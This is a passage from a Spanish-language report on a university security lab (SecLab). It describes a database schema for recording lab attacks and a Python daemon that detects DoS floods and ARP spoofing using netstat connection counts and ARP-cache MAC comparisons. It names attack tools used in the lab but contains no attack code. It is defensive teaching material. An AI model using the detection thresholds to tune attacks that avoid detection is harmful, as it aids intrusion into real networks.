


Imagen 50: Tablas base de datos. Fuente: Propia

10.2 Diccionario de datos

10.2.1 Tabla usuarios

Atributo	Descripción	Tipo	Tamaño
u_id	Clave primaria correspondiente a la id del alumno	int	11
u_nombre	Nombre del alumno	varchar	50
u_rut	Rut del alumno	varchar	13
u_carrera	Carrera del alumno (icinf | ieci)	varchar	5
u_ip	Ip desde donde el alumno se conectó	varchar	15
u_timestamp	Fecha y hora de la conexión	datetime	----------

Tabla 13: Tabla usuarios

10.2.2 Tabla DoS

Atributo	Descripción	Tipo	Tamaño
dos_id	Clave primaria correspondiente a la id del ataque	int	11
dos_ip_origen	Dirección IP desde donde se ejecutó el ataque	varchar	15
dos_ip_victima	Dirección IP de la máquina afectada	varchar	15
dos_inicio	Fecha y hora del comienzo del ataque	datetime	----------
dos_fin	Fecha y hora del término del ataque	datetime	----------
dos_max_peticiones	Cantidad máxima de peticiones alcanzadas por el ataque	int	11

Tabla 14: Tabla DoS

10.2.3 Tabla ARP

Atributo	Descripción	Tipo	Tamaño
arp_id	Clave primaria correspondiente a la id del ataque	int	11
dos_ip_origen	Dirección IP desde donde se ejecutó el ataque	varchar	15
dos_ip_victima1	Dirección IP de la primera máquina afectada	varchar	15
dos_ip_victima2	Dirección IP de la segunda máquina afectada	varchar	15
arp_inicio	Fecha y hora del comienzo del ataque	datetime	----------
arp_fin	Fecha y hora del término del ataque	datetime	----------

Tabla 15: Tabla ARP

10.2.4 Tabla Fuerza Bruta

Atributo	Descripción	Tipo	Tamaño
bf_id	Clave primaria correspondiente a la id del ataque	int	11
bf_ip_origen	Dirección IP desde donde se ejecutó el ataque	varchar	15
bf_ip_victima	Dirección IP de la máquina afectada	varchar	15
bf_inicio	Fecha y hora del comienzo del ataque	datetime	----------
bf_fin	Fecha y hora del término del ataque	datetime	----------
bf_intentos	Cantidad de intentos realizados durante el ataque	int	11
bf_exito	Si es que el ataque arrojó algún login válido	int	1

Tabla 16: Tabla Fuerza Bruta

10.2.5 Tabla Metasploit

Atributo	Descripción	Tipo	Tamaño
m_id	Clave primaria correspondiente a la id del ataque	int	11
m_ip	Dirección IP desde donde se ejecutó el ataque	varchar	15
m_timestamp	Fecha y hora del comando ejecutado	datetime	----------
m_comando	Comando que se ejecutó	varchar	300

Tabla 17: Tabla Metasploit

10.2.6 Tabla Web

Atributo	Descripción	Tipo	Tamaño
id	Clave primaria correspondiente a la id del ataque	int	11
name	Nombre del parámetro que recibe la petición maliciosa	varchar	128
value	Valor que posee el parámetro de la petición	text	----------
page	Página desde donde se realizó el ataque	varchar	255
ip	Dirección IP que recibió el ataque	varchar	15
impact	Nivel de seriedad del ataque recibido	int	11
origin	Dirección IP que ejecutó el ataque	varchar	15
created	Fecha y hora del ataque	datetime	----------

Tabla 18: Tabla Web

11 MONITOREO ATAQUES DOS, FUERZA BRUTA, ARP SPOOFING

Para detectar y registrar los ataques de Denegación de Servicio (DoS), de Fuerza Bruta y de ARP Spoofing, se desarrolló una herramienta que en su esquema general se compone de la siguiente forma:




Imagen 51: Esquema aplicación. Fuente: Propia

El lenguaje de programación utilizado para el desarrollo fue Python. Python es uno de los lenguajes preferidos por los desarrolladores en el ámbito de la seguridad, debido a su simplicidad de uso, rapidez, y la gran cantidad de librerías que permiten un desarrollo rápido y limpio. La herramienta desarrollada tiene el nombre de ***seclab.py*** y se encuentra en */usr/local/bin/seclab.py* en Ubuntu.

11.1.1 Librerías utilizadas:

`import logging:` Permite crear archivos logs a partir de la ejecución del programa, sirve para registrar pasos intermedios, errores, resultados, etc., sin la necesidad de que se muestren por pantalla.

`import threading:` Permite el uso de hilos de ejecución

`import time``:` Módulo para manejar el tiempo, usado para pausar la ejecución por un periodo determinado.

`import re``:` Permite la utilización de expresiones regulares en la aplicación.

`import datetime``:` Manejo de fechas.

`import MySQLdb``:` Permite manipular la base de datos MySQL.

`import commands``:` Se utiliza para ejecutar comandos propios del sistema.

`from daemon import runner``:` Permite que la aplicación se ejecute como un proceso *daemon*[10], para esto se requiere agregar funciones predeterminadas propias del módulo.

[10] *Daemon: Servicio o programa residente que se ejecuta en segundo plano al iniciar el sistema.*

11.1.2 Funciones de la Clase App()

Dentro de la clase App() podemos encontrar las siguientes funciones:

def __init__(self): Setea valores a variables utilizadas por la aplicación

def recorrer_ip(self):

- Ejecuta un comando del sistema para consultar la IP y MAC de las máquinas vecinas que han tenido conexión con el equipo propio.

  El comando que utiliza es el siguiente:

```
alumno@ubuntu16-seclab:~$ arp -n |awk '{print $1, "", $3}' | grep -v Dirección
192.168.1.103  34:e6:ad:28:08:7a
192.168.1.106  08:00:27:77:02:2c
192.168.1.1  f4:ec:38:dd:c4:0a
```

Imagen 52: Comando recorrer_ip. Fuente: Propia

- Guarda la IP y MAC en un diccionario (estructura de datos)
- Entra en un ciclo For por cada par de IP y MAC
- Valida con expresiones regulares que sean direcciones válidas (Evita errores)
- Consulta si esa IP y MAC existen en el diccionario.
- Envía la IP que está analizando a la función *detectar_dos()*
- Envía la IP que está analizando a la función *detectar_arp()*

def detectar_dos(self,ip):

- Recibe la dirección IP desde recorrer_ip()
- Ejecuta un comando del sistema para determinar cuántas conexiones hay activas desde esa IP
- Consulta si la cantidad de peticiones es mayor a 100
- Si la cantidad de peticiones es mayor, guarda la IP en una lista DoS
- Si la cantidad de peticiones es mayor y la IP no existe en la lista DoS, registra el ataque DoS en la base de datos haciendo uso de la función subirMysql()
- Si la cantidad de peticiones es menor a 5 y esa IP se encuentra en la lista DoS entonces registra el término del ataque y agrega la fecha de término al ataque guardado anteriormente desde esa IP en la base de datos

def detectar_arp(self, ip):

- Recibe la dirección IP desde recorrer_ip()
- Ejecuta un comando del sistema para determina la dirección MAC que se encuentra actualmente en la tabla caché ARP asociada a la IP dada.
- Consulta si es que la MAC que entrega la consola es igual a la MAC que se encuentra guardada en el diccionario asociada a esa IP
- Si es que es distinta significa que se está ejecutando un ataque ARP Spoofing y lo registra

def mi_ip(self): Retorna la IP propia, para usarla en la función subirMysql()

def subirMysql(self,ip,arp_victima, tipo): Función que hace la conexión a la base de datos y según desde donde se llame, ejecutará una u otra consulta para guardar los datos en la tabla determinada.

def run(self): Es la función principal, contiene un While infinito para que se ejecute la función recorrer_ip() cada dos segundos. Además, al comienzo crea un hilo de ejecución que inicializa la clase FuerzaBruta que se encuentra en el mismo archivo.

11.2 Monitoreo ataque DOS

El ataque de denegación, como ya se ha visto en este informe, se refiere a la realización de peticiones masivas desde uno o muchos equipos a un mismo servidor el cual no es capaz de procesar apropiadamente todas las solicitudes y finalmente termina por colapsar, sin que los usuarios legítimos de la aplicación web puedan acceder al servicio por un tiempo.

En SecLab, el ataque DoS se ejecuta desde Kali hacia el servidor alojado en Ubuntu, a través de la herramienta Goldeneye. Para poder visualizar de forma gráfica lo que va sucediendo es posible utilizar el programa Etherape que muestra las interacciones que se ejecutan en la red y donde se ve reflejado claramente la cantidad de tráfico que se está generando al momento del DoS, tal como se aprecia en la siguiente imagen:




Imagen 53: Etherape. Fuente: Propia

El color rojo de la imagen anterior, corresponde al protocolo HTTP y como se puede ver se está produciendo una sobredemanda desde KaliRolling (atacante) hacia 192.168.1.104 (víctima).

Sin embargo, el programa Etherape no genera logs de lo sucedido, es por eso que se desarrolló una herramienta propia para poder registrar estos ataques en la base de datos.

11.2.1 Desencadenante de registro de ataque

Para detectar este tipo de ataques en SECLAB se creó un módulo que cuenta la cantidad de conexiones activas desde los equipos vecinos, cuando esta cantidad sea mayor a 100 se considera tráfico indebido y se detecta como un ataque de denegación de servicio (DoS). La función con el algoritmo se describe de la siguiente forma:

```
def detectar_dos(self,ip):
```

- Recibe la dirección IP desde recorrer_ip()
- Ejecuta un comando del sistema para determinar cuántas conexiones hay activas desde esa IP
- Consulta si la cantidad de peticiones es mayor a 100
- Si la cantidad de peticiones es mayor, guarda la IP en una lista DoS
- Si la cantidad de peticiones es mayor y la IP no existe en la lista DoS, registra el ataque DoS en la base de datos haciendo uso de la función subirMysql()
- Si la cantidad de peticiones es menor a 5 y esa IP se encuentra en la lista DoS entonces registra el término del ataque y agrega la fecha de término al ataque guardado anteriormente desde esa IP en la base de datos

***Consultar código completo en Anexo 3*

11.2.2 Detalle función detectar_dos()

```
55    def detectar_dos(self,ip):
56        global ip_router,dos
57        peticiones=commands.getoutput("netstat -an | grep :80 | grep %s | wc -l" %ip)
58        if int(peticiones)>=100 and ip!=ip_router:
59            if ip not  in dos:
60                dos[ip]=peticiones
61                logger.info("[######!!! DOS: DETECTADO ATAQUE DE DoS -> IP ORIGEN: %s !!!#####]", ip)
62                self.subirMysql(ip,None,'dos_inicio')
63            else:
64                if int(dos.get(ip))<peticiones:
65                    dos[ip]=peticiones
66                logger.info("[ DOS: CONTINUA ATAQUE DESDE %s con %s peticiones ]", ip, peticiones)
67        elif int(peticiones)<5 and ip in dos:
68             logger.info("[## DOS: TERMINA ATAQUE DESDE %s con %s peticiones maximas ##]", ip, dos.get(ip))
69             self.subirMysql(ip,None,'dos_fin')
70             del dos[ip]
```

Imagen 54: Código detectar_dos(). Fuente: Propia

Línea	Explicación
55	Define ***detectar_dos*** como una función, recibe como parámetro la variable ***ip***. (self se agrega por defecto)
56	Hace referencia a variables globales. ***Ip_router*** es la variable que indica la dirección IP del router, ya que al hacer el ataque DoS esa dirección también aparece como si estuviera realizando la misma cantidad de peticiones que el atacante. La variable ***dos*** es un diccionario donde se encuentran las IP de las máquinas que mantienen un ataque DoS en ejecución. {Key:ip, Value:peticiones}

57	Guarda en ***peticiones*** la cantidad de peticiones activas desde la ip dada. *(Se puede modificar para revisar peticiones no solo desde HTTP)* Realiza la siguiente llamada al sistema:
	`alumno@ubuntu16-seclab:~$ netstat -an | grep :80 | grep 192.168.1.106| wc -l`
	`286`
	Imagen 55: Comando conexiones activas. Fuente: Propia

58	Pregunta si es que el número de peticiones es mayor a 100, y si es que la IP que se pregunta no es la del gateway
59	Pregunta si la IP no está actualmente realizando un ataque DoS.
60	Si es que se detecta un DoS por primera vez, guarda la IP en el diccionario con las peticiones
61	Registra en el log que ha comenzado un ataque
62	Llama a la función ***subirMysql()*** para registrar el ataque en la base de datos
63, 64, 65,66	Si es que el ataque ya está registrado, actualiza el diccionario con esa IP y agrega la cantidad nueva de peticiones si es que es mayor que el que estaba. Con esto registra la cantidad máxima de peticiones. E informa en el log que el ataque desde esa IP está continuando actualmente
67	Pregunta si la cantidad de peticiones es menor a 5 y si es que la IP se encontraba actualmente registrada como atacante. Significa que ha parado el ataque.
68	Registra en el log que ha cesado el ataque desde esa IP
69	Llama a la función ***subirMysql()*** para que actualice el ataque registrado y agregue la hora de término.
70	Elimina la IP del diccionario para poder capturar nuevos ataques futuros desde esa IP.

Tabla 19: Detalle función detectar_dos()

11.2.3 Registro en archivo log y base de datos

Los ataques registrados en la base de datos tienen la siguiente estructura y pueden ser analizados desde equipos remotos:

dos_id ▼ 1	dos_ip_origen	dos_ip_victima	dos_inicio	dos_fin	dos_max_peticiones
46	192.168.1.106	192.168.1.104	2016-12-03 21:36:12	2016-12-03 21:36:34	552
45	192.168.1.106	192.168.1.104	2016-12-03 21:25:05	2016-12-03 21:25:18	325
44	192.168.1.106	192.168.1.104	2016-12-03 18:51:09	2016-12-03 18:52:34	1535
43	192.168.1.106	192.168.1.104	2016-12-03 18:48:47	2016-12-03 18:49:01	384
42	192.168.1.106	192.168.1.108	2016-11-30 01:46:28	2016-11-30 01:46:41	323

Imagen 56: Tabla ataques DoS. Fuente: Propia

En donde queda registrado el id del ataque, el origen, la víctima, la hora de inicio, la hora de término y la cantidad máxima de peticiones.

También se pueden consultar los logs generados por la aplicación desde la misma máquina de Ubuntu en el archivo */var/log/test.log* como en el siguiente ejemplo:




Imagen 57: Logs ataque DoS. Fuente: Propia

11.3 Monitoreo ataque ARP Spoofing

El ataque de ARP Spoofing, como ya se ha visto en este informe, consiste en el envenenamiento de la tabla ARP presente en la máquina víctima, esta tabla ARP contiene las direcciones IP y MAC de los equipos que se han comunicado de alguna manera y se encuentran conectados a la máquina. Al modificar la tabla ARP de forma maliciosa, el atacante modifica la tabla y cambia la MAC de algún equipo con la finalidad de capturar los mensajes que iban destinados a ese equipo que se modificó, generalmente se interceptan las comunicaciones entre el equipo víctima y el Gateway para obtener las peticiones salientes a internet.

En SecLab, el ataque ARP Spoofing se ejecuta desde Kali y tiene por objetivo capturar los paquetes que van desde la máquina Windows XP hacia el servidor de Ubuntu

La tabla ARP es posible consultarla desde la consola, a continuación, se muestra la tabla ARP de la máquina con Windows XP “sana” antes del ataque.




Imagen 58: Tabla ARP Windows antes de ataque. Fuente: Propia

Tal como se aprecia en la imagen, la tabla ARP contiene las direcciones de las máquinas que se han comunicado con Windows recientemente, en este caso Ubuntu, Kali y la puerta de enlace predeterminada. Cada dirección MAC es única para cada dispositivo y así debería ser. El tipo “dinámico” se refiere a que cada cierto tiempo y cuando el equipo necesite comunicarse con otro, enviará una solicitud a la red local pidiendo la dirección MAC de la máquina con la que se quiere comunicar y de esa forma la agregará a su tabla ARP, con el pasar del tiempo esa entrada se eliminará si no existe comunicación, por lo que el proceso se volverá a repetir. El otro tipo es “estático” y es cuando el administrador agrega las entradas manualmente, de esa forma quedarán guardadas y no se borrarán a menos que el administrador lo haga.

Para analizar cómo cambiará la tabla ARP durante ataque, realizaremos un ataque ARP en contra de Windows XP, según el siguiente esquema


Flujo Normal	
Flujo ARP Spoofing	

Tabla 20: Comparación flujo de datos

Con el ARP Spoofing ejecutándose, los paquetes que en un principio se dirigían directamente desde Windows a Ubuntu, ahora se envían primero a la máquina atacante Kali. Esto se ve reflejado en la tabla ARP de Windows, que se muestra a continuación:

```
C:\Documents and Settings\admin>arp -a

Interfaz: 192.168.1.106 --- 0x2
  Dirección IP          Dirección física      Tipo
  192.168.1.1           f4-ec-38-dd-c4-0a     dinámico
  192.168.1.107         08-00-27-77-02-2c     dinámico
  192.168.1.110         08-00-27-77-02-2c     dinámico
```

Gateway (puerta de enlace) ←
Ubuntu ←
Kali ←

Imagen 59: Tabla ARP envenenada. Fuente: Propia

Se puede ver en la imagen que la dirección MAC de Ubuntu (la segunda) es la misma que la de Kali (tercera), por esta razón, cuando Windows quiera enviar un mensaje a Ubuntu, consultará la tabla ARP y le enviará el mensaje a la MAC asociada a la IP de Ubuntu, la cual ha sido alterada. Por lo tanto, el mensaje se enviará a Kali.

11.3.1 Desencadenante de registro de ataque

Para detectar este tipo de ataques en SECLAB se creó un módulo que guarda las direcciones MAC reales de los equipos vecinos, luego se consulta la MAC de los equipos que desean establecer una conexión con nosotros y al detectar una MAC duplicada o que no corresponde a la MAC original guardada anteriormente se considera un posible ataque de ARP Spoofing y se registra en la base de datos.

La función con el algoritmo se describe de la siguiente forma:

```
def detectar_arp(self, ip):
```

- Recibe la dirección IP desde recorrer_ip()
- Ejecuta un comando del sistema para determina la dirección MAC que se encuentra actualmente en la tabla caché ARP asociada a la IP dada.
- Consulta si es que la MAC que entrega la consola es igual a la MAC que se encuentra guardada anteriormente en el diccionario asociada a esa IP
- Si es que es distinta significa que se está ejecutando un ataque ARP Spoofing y lo registra

***Consultar código completo en Anexo 3*

11.3.2 Detalle función detectar_arp()

```
73    def detectar_arp(self, ip):
74        global dic_ipmac, dic_macip, arp, patron_mac, patron_ip
75        mac=commands.getoutput("arp -a %s | cut -d ' ' -f4" %ip)
76        if re.match(patron_mac, mac) and re.match(patron_ip, ip):
77            ip_mala=dic_macip.get(mac)
78            mi_ip=self.mi_ip()
79            if dic_ipmac.get(ip) != mac and ip not in arp:
80                logger.info("[######!!! DETECTADO ENVENAMIENTO ARP-> [%s]---x<%s>x---[%s]!!!######]",mi_ip, ip_mala, ip)
81                arp.append(ip)
82                self.subirMysql( ip_mala,ip, 'arp_inicio')
83            elif ip in arp and dic_ipmac.get(ip) == mac:
84                 logger.info("[## ARP:  TERMINA ATAQUE ARP: Conexion normal [%s]---------[%s]  ##]", mi_ip, ip)
85                 self.subirMysql( None,ip, 'arp_fin')
86                 arp.remove(ip)
```

Imagen 60: Función detectar_arp(). Fuente: Propia

Línea	Explicación
73	Define ***detectar_arp*** como una función, recibe como parámetro la variable ***ip.*** (self se agrega por defecto)
74	Hace referencia a variables globales***. dic_macip*** es el diccionario {key:ip, value:mac} ***dic_ipmac*** es el inverso. ***arp*** es la lista donde están las IP que están bajo ataque ARP***, patron_mac*** y ***patron_ip*** son expresiones regulares para ip y mac respectivamente

75	Guarda en ***mac*** la dirección MAC de la IP dada. Para obtenerla hace uso de la siguiente llamada al sistema:
	`alumno@ubuntu16-seclab:~$ arp -a 192.168.1.110 | cut -d ' ' -f4`
	`08:00:27:77:02:2c`
	Imagen 61: Llamada al sistema para obtener MAC de IP. Fuente: Propia

76	Valida que la MAC y la IP dadas tengan un patrón permitido. Para evitar errores en algoritmo.
77	***ip_mala*** se refiere a la IP de la máquina que se encuentra realizando el ataque (atacante).
78	Hace un llamado a la función ***mi_ip()*** que retorna la IP de la máquina actual y la guarda en ***mi_ip***
79	Consulta si es que la MAC que se encontraba guardada al principio asociada a la IP que se está analizando sea igual a la MAC que devuelve la llamada a la tabla ARP actual. Además, pregunta que la IP que se analiza no esté en la lista de IP bajo ataque ARP.
80, 81,82	Si entra al IF quiere decir que se está ejecutando un ataque de ARP Spoofing. Se registra en logs, se agrega la IP a la lista de arp y se guarda en la base de datos
83	Si es que la IP que se está analizando está bajo ataque y su MAC coincide con la que tenía guardada del principio (original) entonces quiere decir que el ataque ha terminado
84	Registra el término del ataque en el log
85	Llama a la función ***subirMysql()*** para que actualice el ataque registrado y agregue la hora de término.
86	Elimina la IP del diccionario para poder capturar nuevos ataques futuros desde esa IP.

Tabla 21: Detalle función detectar_arp()

11.3.3 Registro en archivo log y base de datos

Los ataques registrados en la base de datos tienen la siguiente estructura y pueden ser analizados desde equipos remotos:

arp_id ▼ 1	arp_ip_origen	arp_ip_victima1	arp_ip_victima2	arp_inicio	arp_fin
94	192.168.1.110	192.168.1.107	192.168.1.102	2016-12-05 04:22:35	2016-12-05 04:23:28
93	192.168.1.110	192.168.1.107	192.168.1.102	2016-12-05 04:22:32	2016-12-05 04:22:34
92	192.168.1.110	192.168.1.107	192.168.1.106	2016-12-05 04:20:30	2016-12-05 04:20:39
91	192.168.1.110	192.168.1.107	192.168.1.106	2016-12-05 04:19:56	2016-12-05 04:20:05

Imagen 62: Tabla ataques ARP. Fuente: Propia

En donde queda registrado el id del ataque, el origen, las víctimas, la hora de inicio y la hora de término

También se pueden consultar los logs generados por la aplicación desde la misma máquina de Ubuntu en el archivo */var/log/test.log* como en el siguiente ejemplo:

```
2016-12-05 04:19:40,102 - [+] Se inicia logging
